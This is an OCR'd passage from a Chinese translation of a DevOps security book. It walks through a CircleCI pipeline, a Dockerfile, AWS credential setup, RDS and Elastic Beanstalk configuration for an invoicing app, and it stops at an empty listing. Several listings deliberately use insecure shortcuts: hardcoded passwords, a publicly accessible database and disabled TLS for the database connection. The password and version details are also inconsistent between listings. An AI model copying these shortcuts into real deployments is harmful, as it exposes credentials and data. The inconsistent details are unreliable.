


图 2.2 GitHub 和 CircleCI 之间的 webhook 会在发票应用的代码仓库中自动创建，在变更被应用时触发软件构建。

图 2.1 中的步骤（2）和步骤（4）都要使用 webhook。每当 GitHub 要将变更告知 CircleCI 的时候，它就会向 GitHub 网站的 CircleCI 主页（链接 2.4）发送一个通知。CircleCI 接收通知并触发一次发票应用的构建。webhook 的简单性让它流行于不同实体运维的接口服务中。

安全提示

GitHub 拥有复杂的权限模型，允许用户将细粒度的权限委托给第三方应用。然而，CI 平台需要一个用户对所有代码仓库的读写访问权限。在第 6 章中，我们将讨论如何使用低权限账户并控制对仓库的访问，而不是使用你自己的高权限用户来集成 CI 平台。

图 2.3 中的 config.yml 文件放在应用代码仓库里。它采用了 YAML 格式，并配置了 CI 环境来执行一些特定的任务，GitHub 记录的每次变更都要执行这些任务。更具体地说，你要设置 CircleCI，让它测试并编译发票应用，然后构建和发布 Docker 容器镜像，随后该镜像会被部署到 AWS 环境中。




图 2.3 CircleCI 的配置存放在应用代码仓库中的 .circleci 目录下。

注意 YAML 是一种常见的用来配置应用的数据序列化语言。和 JSON、XML 等格式相比，YAML 的优势在于更容易被人理解。

接下来展示的是完整的 CircleCI 配置文件。你可能注意到了，文件中有些部分是命令行操作，而有些部分是 CircleCI 的专用参数。大多数 CI 平台都允许运维人员列出命令行操作，这使得它们非常适合于运行自定义任务。

代码清单 2.1 配置应用的 CircleCI 的 config.yml

```
version: 2
jobs:
 build:
  working_directory:
➥/go/src/github.com/Securing-DevOps/invoicer-chapter2
```

配置一个工作目录，用于构建应用的 Docker 容器镜像。

```
docker:
 - image: circleci/golang:1.8
steps:
 - checkout
 - setup_remote_docker

 - run:
    name: Setup environment
    command: |
     gb="/src/github.com/${CIRCLE_PROJECT_USERNAME}";
     if [ ${CIRCLE_PROJECT_USERNAME} == 'Securing-DevOps' ]; then
       dr="securingdevops"
     else
       dr=$DOCKER_USER
     fi
     cat >> $BASH_ENV << EOF
     export GOPATH_HEAD="$(echo ${GOPATH}|cut -d ':' -f 1)"
     export GOPATH_BASE="$(echo ${GOPATH}|cut -d ':' -f 1)${gb}"
     export DOCKER_REPO="$dr"
     EOF

 - run: mkdir -p "${GOPATH_BASE}"
 - run: mkdir -p "${GOPATH_HEAD}/bin"

 - run:
    name: Testing application
    command: |
        go test \
        github.com/${CIRCLE_PROJECT_USERNAME}/${CIRCLE_PROJECT_REPONAME}

 - deploy:
    command: |
     if [ "${CIRCLE_BRANCH}" == "master" ]; then
      docker login -u ${DOCKER_USER} -p ${DOCKER_PASS};
      go install --ldflags '-extldflags "-static"' \
      github.com/${CIRCLE_PROJECT_USERNAME}/${CIRCLE_PROJECT_REPONAME};
      mkdir bin;
      cp "$GOPATH_HEAD/bin/${CIRCLE_PROJECT_REPONAME}" bin/invoicer;
      docker build -t ${DOCKER_REPO}/${CIRCLE_PROJECT_REPONAME} .;
      docker images --no-trunc | awk '/^app/ {print $3}' | \
        sudo tee $CIRCLE_ARTIFACTS/docker-image-shasum256.txt;
      docker push ${DOCKER_REPO}/${CIRCLE_PROJECT_REPONAME};
     fi
```

声明任务执行的环境。

构建应用所需的环境变量。

执行应用的单元测试。

一旦 master 分支上发生变化，就构建应用的 Docker 容器镜像。

构建应用的二进制文件。

登录 Docker Hub 服务。

构建使用 Dockerfile 的应用的容器镜像。

将容器镜像推送到 Docker Hub。

文件中的某些部分可能比较晦涩，尤其是 Docker 和 Go 的部分。我们稍后再来解释这部分内容，现在暂且忽略它们，先聚焦在这份配置文件背后的概念上。如你所见，以上代码清单中的语法是声明式的，就像是我们在编写执行这些操作的 shell 脚本一样。

配置文件必须放在代码仓库中。如果该文件存在，那么 CircleCI 在收到来自 GitHub 的 webhook 通知后，将按照文件中的指令执行操作。要想触发流水线的第一次运行，只用将代码清单 2.1 中的配置文件添加到 Git 仓库的一个特性分支中，并将该分支推送到 GitHub 即可。

代码清单 2.2 为添加 CircleCI 配置的补丁创建一个 Git 特性分支

创建一个 Git 特性分支。

```
$ git checkout -b featbr1
$ git add .circleci/config.yml
$ git commit -m "initial circleci conf"
$ git push origin featbr1
```

将 config.yml 添加到该分支。

将变更推送到代码仓库。

要让 CircleCI 运行在 config.yml 中定义的测试，只用创建一个拉取请求（Pull Request），将特性分支中的补丁合并到 master 分支。

什么是拉取请求？

“拉取请求”是一个由 GitHub 推广出来的术语，它代表了这样一个请求：把来自一个特定分支的变更拉取到另一个分支上，通常是从特性分支拉取到 master 分支。当开发人员提交一个补丁供评审时，拉取请求就会创建。拉取请求将触发在 CI 中执行自动化测试的 webhook（图 2.1 中的步骤（2）），而其他开发人员在同意合并拉取请求之前要先对提出的补丁进行评审（图 2.1 中的步骤（3））。

图 2.4 展示的是 CircleCI 中待测试的 GitHub 拉取请求的用户界面。CircleCI 获取一份特性分支的副本，读取 config.yml 中的配置，并按照完整的步骤构建和测试应用。




图 2.4 GitHub 推送请求的 Web 界面显示了 CircleCI 中测试正在运行的状态。正在运行的测试表示为黄色；如果 CircleCI 成功执行完测试，界面就会变成绿色；如果发生错误则会变成红色。

注意，按照你的配置，只有作为 `go test` 命令一部分运行的单元测试才会被执行。只有当拉取请求被接受并且代码被合并到 master 分支之后，配置中的 `deploy` 部分才会被执行。

现在，我们假设评审人员对这些变更满意，并批准了这次拉取请求，完成了流水线中的步骤（3）。补丁被合并到了 master 分支，并且流水线进入了图 2.1 中的步骤（4）和步骤（5）。CircleCI 将再次运行，这次执行的是部署部分，即构建一个应用的 Docker 容器镜像并推送到 Docker Hub。

2.4 容器镜像库：Docker Hub

我们的 CircleCI 配置中包含了一些命令，它们调用 Docker 来构建应用的容器镜像，例如 `docker build` 和 `docker push`。本节，我们将首先介绍为什么 Docker 是 DevOps 的重要组成部分，然后将仔细研究容器镜像是如何创建的。

容器，特别是 Docker 容器，之所以流行，是因为它有助于解决代码依赖管理的复杂问题。应用一般都要依赖外部的库和包，以避免重新“造轮子”。为了方便维护，运维人员需要在系统上共享这些库和包。如果十个应用都用到了同一个包，而在这个包中发现了问题，则只需要更新这一个包，所有应用就都能从更新中受益。

当各式各样的应用需要使用同一个库的不同版本时，问题就出现了。例如，一个系统默认使用了 OpenSSL 0.9，如果一个包需要在这个系统上使用 OpenSSL 1.2，那么它就无法工作。基础系统难道需要安装所有版本的 OpenSSL 吗？这些版本会不会发生冲突？答案没有那么简单，这些问题让开发人员和运维人员头痛不已。这个问题有一些解决方案，它们的基本思路都一样，就是应用应该分开管理它们各自的依赖。容器提供的包管理机制实现了这种隔离。

你还是 Docker 新手？

在本章中，我们只是重点使用了 Docker 容器有限的几个功能来打包发票应用。要想全面了解 Docker，可参考 Jeff Nickoloff 所著的 *Docker in Action*（Manning出版社于2016年出版）。

正如我们之前讨论的 CircleCI 配置文件展现的那样，Docker 容器是根据一个名为 Dockerfile 的配置文件来构建的。Docker 对冗长的容器构建、发布和运行任务进行了不错的抽象。代码清单 2.3 就是构建发票应用容器镜像的 Dockerfile。麻雀虽小，五脏俱全，文件虽短，却隐藏着惊人的复杂性。我们来研究一下它做了些什么。

代码清单 2.3 构建发票应用的 Dockerfile

```
FROM busybox:latest
RUN addgroup -g 10001 app && \
    adduser -G app -u 10001 \
    -D -h /app -s /sbin/nologin app
COPY bin/invoicer /bin/invoicer
USER app
EXPOSE 8080
ENTRYPOINT /bin/invoicer
```

我们来研究一下代码清单 2.3：

- FROM 指令表明了用来构建容器镜像的基础容器镜像。Docker 容器有层的概念，允许在一个容器基础之上再增加信息。这里，我们使用基于 BusyBox 的容器，这个容器是最小的通用 Linux 工具集合。
- RUN 指令创建了一个名为“app”的用户，下面的 USER 指令在运行应用时会用到这个用户。
- COPY 指令会在容器中加载发票应用的可执行文件。这条指令将本地文件 bin/invoicer（相对于构建操作运行的路径）放到容器中的 /bin/invoicer 这个位置。
- EXPOSE 和 ENTRYPOINT 指令在容器启动时运行发票应用，让外来者可以访问它的 8080 端口。

要用这份配置构建容器，先要将发票应用的源代码编译成静态二进制文件，并拷贝到 bin/invoicer，然后使用 docker build 命令创建容器。

代码清单 2.4 将发票应用编译成静态二进制文件

```
go install --ldflags '-extldflags "-static"' \
   github.com/Securing-DevOps/invoicer-chapter2
cp "$GOPATH/bin/invoicer-chapter2" bin/invoicer
```

接下来通过 build 命令将发票应用二进制文件打包进 Docker 容器。

代码清单 2.5 通过 docker build 命令创建发票应用的容器

```
docker build -t securingdevops/invoicer-chapter2 -f Dockerfile .
```

这就是你所要了解的关于 Docker 构建应用容器的全部。CircleCI 会执行一模一样的命令，然后将容器镜像推送到 Docker Hub。

如果要推送到 Docker Hub，就需要一个在 Docker Hub 官网（链接 2.5）上的账户和一个名为“securingdevops/invoicer”（或是和你的 GitHub 用户名及仓库名相匹配的其他名字）的仓库。CircleCI 需要这个账户的凭证来登录 Docker Hub，因此，

在创建好账户之后，转到 CircleCI 中仓库的设置部分，将环境变量 DOCKER_USER 和 DOCKER_PASS 设置为 Docker Hub 的用户名和密码。

安全提示

你不应该在 CircleCI 中共享自己的 Docker Hub 凭证。在第 6 章中，我们将讨论如何使用拥有最低权限的服务专用账户来达到这个目的。

大多数 CI 平台都支持在不泄露隐私的情况下使用敏感信息的机制。CircleCI 和 Travis CI 都不允许将包含隐私的环境变量暴露给来自代码仓库之外（复刻的代码仓库而非特性分支）的拉取请求，以此来保护这些环境变量。

我们来总结一下截至目前实现的内容。你有了一个在变更提出时通过 webhook 调用 CI 平台的代码仓库。测试会自动执行，帮助评审人员验证这些变更不会破坏功能。如果变更被批准了，它就会被合并到 master 分支中。然后 CI 平台会被第二次调用来构建应用的容器。容器被上传到远程容器仓库，任何人都可以获取它。

内部 CI

即使是闭门造车，完全在内部运营流水线，也能达到同样的效果。用私有的 GitLab 实例代替 GitHub，用 Jenkins 代替 CircleCI，运行自己的 Docker Registry 服务器来保存容器，就可以在私有的基础设施上实现同样的工作流了（但搭建这条流水线需要花费更多的时间）。

无论你用哪种方式实现流水线，其核心思路都是一样的。那就是将应用在每次变更时都要执行的测试和构建步骤自动化，在保障稳定性的同时加速变更集成。

CI 流水线实现了发票应用测试和打包的完全自动化。在必要时，流水线每天可以运行数百次，它能可靠地将代码变成可以发布到生产环境中的应用容器。接下来就要搭建托管和运行容器的基础设施了。

2.5 生产环境基础设施：Amazon Web Services

在上大学的时候，我的法学教授讲过一个故事，这大概是第一个在法国运营的 Web 托管服务的故事。在上世纪 90 年代，这个服务由他的一位朋友运营。那时，在新兴的互联网上托管一个 Web 页面，要操心从网络到系统层面的所有事情。教授的这

位朋友没有能力支付数据中心的费用，所以他将硬盘、主板和电缆直接堆在家里地下室的桌子上，通过几个经专门改装的调制解调器连上了互联网。磁盘旋转和擦写产生的噪声就像是怪兽的嚎叫，而且还存在巨大的火灾隐患，但它确实可以工作——托管了网站。

互联网的起源充满了类似这样的故事。互联网的发展突显了我们在构建和运营在线服务方面取得的进步。直到本世纪第一个十年的末尾，从零开始建立完整的基础设施仍是一项复杂且乏味的任务，涉及大量的硬件和布线工作。现在，大多数组织已经将这些复杂的工作外包给了专业公司，从而将精力集中在构建自己的核心产品上。

IaaS 提供商将复杂的处理隐藏在幕后，仅仅把简单的接口暴露给运维人员，通过这种方式简化了基础设施的搭建任务。Heroku、Google Cloud、Microsoft Azure、Cloud Foundry、Amazon Web Services 及 IBM Cloud 是这份长提供商名单中的一些代表，这些提供商可以帮你管理基础设施。IaaS 用户只需要在逻辑层声明基础设施，并且让提供商将这些声明转换成物理层。一旦声明了基础设施，运维人员将对其完全管理。当你完成初始设置后，发票应用的管理就被外包给了提供商，而你完全不用管理基础设施的组件了。

本节我们将着重介绍 AWS，具体来说是它的 Elastic Beanstalk（EB）服务。EB 是专为托管容器而设计的，它将基础设施的管理工作从运维人员那里抽象了出来。对于本书的目标而言，选择使用 EB 完全是随意的。它没有什么特色功能，简单到足以满足本章的需要，也足以演示如何在 AWS 中实现云服务。

在进入技术话题之前，我们需要先讨论三层架构的概念，托管发票应用需要实现这种架构。接下来，我们将介绍发票应用是如何一步步部署到 AWS EB 中的。

你是 Amazon Web Services 新手？

从这里开始，我假设读者已了解 AWS，并能够在这个平台上执行一些基本的任务。对于不了解 AWS 的读者来说，可以在 Michael Wittig 和 Andreas Wittig 所著的 *Amazon Web Services in Action*（Manning 出版社于 2015 年出版）一书中找到精彩的介绍。这里展示的基础设施都包含在了 AWS 的免费套餐所覆盖的范围里，所以你可以用自己的账户进行免费试验。

2.5.1 三层架构

图 2.5 展示的就是 Web 应用常用的三层架构模式：

- 第一层处理来自客户端（Web 浏览器或者客户端应用）发来的 HTTP 请求。可以在这一层实施缓存和负载均衡。

- 第二层处理请求并构建响应。通常这里就是应用的核心所在。
- 第三层是数据库和其他存储应用数据的后端。




图 2.5 AWS 的三层架构展示了一个负载均衡层（第一层）、紧随其后的计算节点（第二层）和在后端支持的关系型数据库（第三层）。

图 2.5 使用了 AWS 的官方术语和图标。我们将在整本书中沿用这些术语和图标，所以你最好能尽快地熟悉它们的含义。

- ELB——Elastic Load Balancing 是一项由 AWS 管理的服务，它接收来自互联网客户端的流量并将其分配给应用。ELB 的主要目标是在不修改应用前端的情况下，允许应用按需增加或减少服务器的数量。ELB 还提供了 SSL/TLS 终端来简化应用中对 HTTPS 的处理。
- EC2——Elastic Compute Cloud 实例就是一个运行着操作系统（OS，Operating System）的虚拟机（VM，Virtual Machine）。EC2 的底层基础设施由 AWS 管理，运维人员能访问的只有 VM 系统中运行的系统，而不能访问 VM 之下的虚拟机管理程序或者网络。你将在 EC2 上运行应用。
- RDS——大多数应用都需要存储数据，因此需要数据库。Relational Database Service（RDS）提供了完全由 AWS 管理的 MySQL、PostgreSQL 及 Oracle 数据库，这让 DevOps 团队可以把工作重心放在数据本身上，而不是数据库服务器的管理上。在这个示例中，我们使用 PostgreSQL 来存储发票应用的数据。

在线服务往往比图 2.5 中的例子更加复杂，但它们的架构几乎都是以同样的三层架构为基础。发票应用也是三层架构。在下一节，我将讲解如何在 AWS 中使用 EB 服务来创建这个环境。

2.5.2 配置访问 AWS

你将使用 AWS 官方命令行工具来创建 AWS EB 基础设施，它的设置十分简单。首先，在 Web 控制台中的 IAM（Identity and Access Management）界面找到账户的访问凭证。访问密钥应该存储在本地机器的 $HOME/.aws/credentials 文件中。你可以配置多个账户，每个账户都有自己的访问密钥，但是现在只用在默认账户中设置

一个访问密钥就够了，如代码清单 2.6 所示。

代码清单 2.6 $HOME/.aws/credentials 文件中的 AWS 凭证

```
[default]
aws_access_key_id = AKIAILJA79QHF28ANU3
aws_secret_access_key = iqdoh181HoqOQ08165451dNui18Oah8913Ao8HTn
```

你还要在 $HOME/.aws/config 文件中声明优先使用的区域，将其告知 AWS。我们将选择区域 US East 1，但你也可以选择更接近目标用户的区域，以减少网络延迟。

代码清单 2.7 $HOME/.aws/config 文件中的 AWS 默认区域配置

```
[default]
region = us-east-1
```

AWS 提供的标准工具可以自动地在这些文件中寻找配置。安装提供了“aws”命令的 awscli，它是最受欢迎的工具之一。它是一个可以通过 pip 安装的 Python 包（还能用 Homebrew 安装，但是仅对 macOS 有效）。

代码清单 2.8 通过 pip 安装 awscli

```
$ sudo pip install -U awscli

Successfully installed awscli-1.10.32
```

包管理器

Pip 和 Homebrew 都是包管理器。Pip 是标准的 Python 包管理器，可以在所有操作系统上运行。Homebrew 则是只能在 macOS 上运行的包管理器，它由社区的贡献者们管理。

尽管安装包的名字是 awscli，但它提供的命令却叫作 aws。它是一个可以控制整个基础设施的强大工具。接下来，你将频繁地使用这个工具，并逐渐掌握各种各样的命令。

创建 EB 的脚本

在本章其余的内容中，用来创建 EB 环境的 aws 命令被放在了一个 shell 脚本里，你可以在 GitHub 网站的 Securing-DevOps 主页上找到（链接 2.6）。如果你不喜欢手动输入命令，那么你完全可以使用这些脚本。

2.5.3 虚拟私有云

所有 AWS 账户都自带一个虚拟私有云（VPC，Virtual Private Cloud），默认分配给每个区域的账户。如图 2.6 所示，在给定区域的基础设施中，VPC 是专属于一个客户的 AWS 网段。VPC 相互之间是隔离的，它们具备我们稍后会用到的网络能力。在物理层，所有客户共享同一个网络设备，但抽象的 IaaS 将物理层完全隐藏了起来。




图 2.6 每一朵内部的云代表一个 VPC，它是某个 AWS 客户所私有的。在默认情况下，VPC 之间无法通信，并且为每位客户提供了虚拟隔离层。

你可以使用代码清单 2.9 中的 AWS 命令，来获取在 us-east-1 区域中和账户一同创建的 VPC 的 ID。

代码清单 2.9 使用 AWS 命令获取 VPC 的唯一 ID

```
$ aws ec2 describe-vpcs          ← 调用 API 查询 VPC 详情。
{
    "Vpcs": [
        {
            "VpcId": "vpc-2817dc4f",          ← VPC 的唯一 ID。
            "InstanceTenancy": "default",
            "State": "available",
            "DhcpOptionsId": "dopt-03e20a67",
            "CidrBlock": "172.31.0.0/16",     ← 默认网络范围。
            "IsDefault": true
        }
    ]
}
```

命令返回了默认 VPC 的 ID：vpc-2817dc4f。这个 ID 是唯一的，但当你设置了自己的账户时，会得到不一样的 ID。每个 AWS 账户可以拥有多个用于托管组件的 VPC，但使用默认的 VPC 就已足够满足我们的需要。

2.5.4 创建数据库层

下一步的设置就是创建基础设施中的第三层：数据库，如图 2.7 所示。这一层包含了一个运行 PostgreSQL 的 RDS 实例，这个实例被置于一个安全组之中。你需要先定义一个安全组，再将实例放入其中。




图 2.7 发票应用基础设施的第三层是由安全组中的 RDS 构成。

什么是安全组？

安全组是控制 AWS 组件之间交互的虚拟域。我们在第 4 章介绍基础设施安全时将讨论安全组。

使用 AWS 命令行工具和下面这些参数来创建安全组。现在，安全组不会阻止或者允许任何动作。

代码清单 2.10 创建 RDS 实例的安全组

```
$ aws ec2 create-security-group \
 --group-name invoicer_db \
 --description "Invoicer database security group" \
 --vpc-id vpc-2817dc4f
{
    "GroupId": "sg-3edf7345"
}
```

唯一的安全组名字。


默认 VPC 的 ID。

包含安全组唯一 ID 的 API 响应。

接下来，创建数据库并将其放到安全组 sg-3edf7345 之中。

代码清单 2.11 创建 RDS 实例

```
$ aws rds create-db-instance \
    --db-name invoicer \
    --db-instance-identifier invoicer-db \
    --vpc-security-group-ids sg-3edf7345 \
    --allocated-storage "5" \
    --db-instance-class "db.t2.micro" \
    --engine postgres \
    --engine-version 9.6.2 \
    --auto-minor-version-upgrade \
    --publicly-accessible \
    --master-username invoicer \
    --master-user-password 'S0m3thIngr4nd0m' \
    --no-multi-az
```



代码清单 2.11 包含了很多内容。AWS 创建了一个为运行 PostgreSQL 9.5.2 而设计的 VM。这个 VM 使用了最少的资源（CPU、内存、网络吞吐量和磁盘空间的配置都较低），这由命令中的两个参数决定，这两个参数分别代表了 5 GB 的分配存储空间和 `db.t2.micro` 的实例类型。最后，AWS 在 PostgreSQL 中创建了名为“invoicer”的数据库，并把它的管理员权限授予了名为“invoicer”的用户，该用户的密码是“$0m3thIngr4nd0m”。

创建 RDS 实例需要一些时间，因为 AWS 需要在物理基础设施中找到一个合适的地方，还要运行一遍所有的配置步骤。你可以像代码清单 2.12 那样，使用 AWS 命令的 `describe-db-instance` 参数来监控实例的创建过程。这段脚本每隔 10 秒就会检查 AWS API 的返回，当返回的 JSON 响应中出现了数据库的主机名时，将结束轮询。

代码清单 2.12 等待 RDS 实例创建的监控轮询

```
while true; do
  aws rds describe-db-instances \
    --db-instance-identifier invoicer-db > /tmp/invoicer-db.json
  dbhost=$(jq -r '.DBInstances[0].Endpoint.Address' /tmp/invoicer-db.json)
  if [ "$dbhost" != "null" ]; then break; fi
  echo -n '.'
  sleep 10
done
echo "dbhost=$dbhost"

....dbhost=***.cxuqrkdqhklf.us-east-1.rds.amazonaws.com
```

使用 jq 查询 JSON

注意这里使用 jq 工具来解析 AWS API 返回的 JSON 响应。jq 是一种流行的命令行工具，用来从 JSON 格式提取数据中的信息，而且不需要任何编程语言基础。你可以从 GitHub 官网的 stedolan 主页找到更多关于 jq 的信息（链接 2.7）。在 Ubuntu 上，使用命令 `apt-get install jq` 安装 jq。在 macOS 上，使用命令 `brew install jq` 安装 jq。

当数据库实例创建成功之后，就有了一个在 VPC 内部使用的主机名，并且它被封闭在一个安全组里。你现在已经做好了准备，可以创建基础设施的第一层和第二层了。

2.5.5 用 EB 创建前两层

AWS 提供了许多不同的技术来部署应用和管理服务器。在这个例子中，我们使用的可能是自动化程度最高的一种：EB。EB 是位于其他 AWS 基础设施资源之上的一个管理层。它可以用来创建 ELB 和 EC2 实例，以及它们的安全组，还可以把应用部署到这些实例中。对这个例子来说，通过 CI 流水线构建的 Docker 容器将被部署到 EC2 实例中，这些实例被置于一个 ELB 之后，并由 EB 管理。图 2.8 展示了这种架构。




图 2.8 基础设施的第一层和第二层由 AWS EB 管理。

EB 首先需要一个“应用”，即一个用来组织组件的空结构。使用代码清单 2.13 中的命令来为发票应用创建一个。

代码清单 2.13 创建 EB 应用

```
aws elasticbeanstalk create-application \
    --application-name invoicer \
    --description "Securing DevOps Invoicer application"
```

在发票 EB 应用的内部，创建一个用来运行其 Docker 容器的环境。这部分配置需要更多的参数，因为你需要指定要用哪一个解决方案堆栈。解决方案堆栈是为某种特殊用例而预先配置好的 EC2 实例。我们希望用预先配置好的最新版本来运行 Docker 实例。使用 `list-available-solution-stacks` 命令，并使用 `jq` 和 `grep` 来过滤它的返回结果，这样就可以得到这个预先配置好的版本的名字。

代码清单 2.14 获取可用的最新版的 Docker EB 堆栈的名字

```
aws elasticbeanstalk list-available-solution-stacks | \
    jq -r '.SolutionStacks[]' | \
    grep -P '.+Amazon Linux.+Docker.+' \
    | head -1
```

从 JSON 响应中提取字段。

```
64bit Amazon Linux 2017.03 v2.7.3 running Docker 17.03.1-ce
```

性能怎么样？

你可能注意到了，我们在一个运行于虚拟机管理程序之上的 VM 里运行 Docker 容器。这好像不太高效。的确，这种方法的基本性能低于在服务器裸机上直接运行的应用，但是，部署和维护的简化能抵消主要的性能损失（我们可以轻而易举地根据负载增加服务器的数量）。一切都要归结于，对你而言，最重要的是什么：是基本性能，还是部署灵活性。

当你读到这几页时，Docker 解决方案堆栈的版本可能已经发生了变化，但你可以使用 AWS API 来获取最新版的名字。

在创建环境之前，你还需要准备好发票应用的配置。每个应用都需要一些配置参数，通常由应用服务器文件系统中的配置文件提供。然而这些文件的创建和更新需要直接访问服务器，而你需要避免这样的访问。

如果你看过发票应用的源代码，会发现它只需要一些参数来连接 PostgreSQL 数据库。可以从环境变量中获取这些参数，并不需要管理配置文件。代码清单 2.15 展示了发票应用如何从环境变量中读取数据库配置。

代码清单 2.15 从环境变量中获取 PostgreSQL 参数的 Go 代码

```
db, err = gorm.Open("postgres",
    fmt.Sprintf("postgres://%s:%s@%s/%s?sslmode=%s",
        os.Getenv("INVOICER_POSTGRES_USER"),
        os.Getenv("INVOICER_POSTGRES_PASSWORD"),
        os.Getenv("INVOICER_POSTGRES_HOST"),
        os.Getenv("INVOICER_POSTGRES_DB"),
        "disable",
    ))
if err != nil {
    panic("failed to connect database")
}
```

从环境变量中获取配置。

在启动时，发票应用将读取代码清单 2.15 中定义的四个环境变量，并使用它们连接到数据库。你需要在 EB 中配置这些环境变量，这样才能在应用启动时通过 Docker 将这些参数传递给应用。这是通过以下展示的 JSON 文件完成的，创建环境的命令会加载这个文件。代码清单 2.16 的内容保存在一个名为 ebs-options.json 的文件中。

代码清单 2.16 引用连接数据库参数的 ebs-options.json

```
[
    {
        "Namespace": "aws:elasticbeanstalk:application:environment",
        "OptionName": "INVOICER_POSTGRES_USER",
        "Value": "invoicer"
    },
    {
        "Namespace": "aws:elasticbeanstalk:application:environment",
        "OptionName": "INVOICER_POSTGRES_PASSWORD",
        "Value": "S0m3th1ngr4nd0m"
    },
    {
        "Namespace": "aws:elasticbeanstalk:application:environment",
        "OptionName": "INVOICER_POSTGRES_DB",
        "Value": "invoicer"
    },
    {
        "Namespace": "aws:elasticbeanstalk:application:environment",
        "OptionName": "INVOICER_POSTGRES_HOST",
        "Value": "***.cxuqrkdqhklf.us-east-1.rds.amazonaws.com"
    }
]
```

安全提示

你应该创建一个数据库权限受限的独立用户，而不应该在应用中使用数据库管理员账户。在第 4 章中，我们将讨论如何利用数据库权限来防止应用受到攻击。

将文件保存在 ebs-options.json 名下，然后继续创建环境。

代码清单 2.17 创建运行应用容器的 EB 环境

```
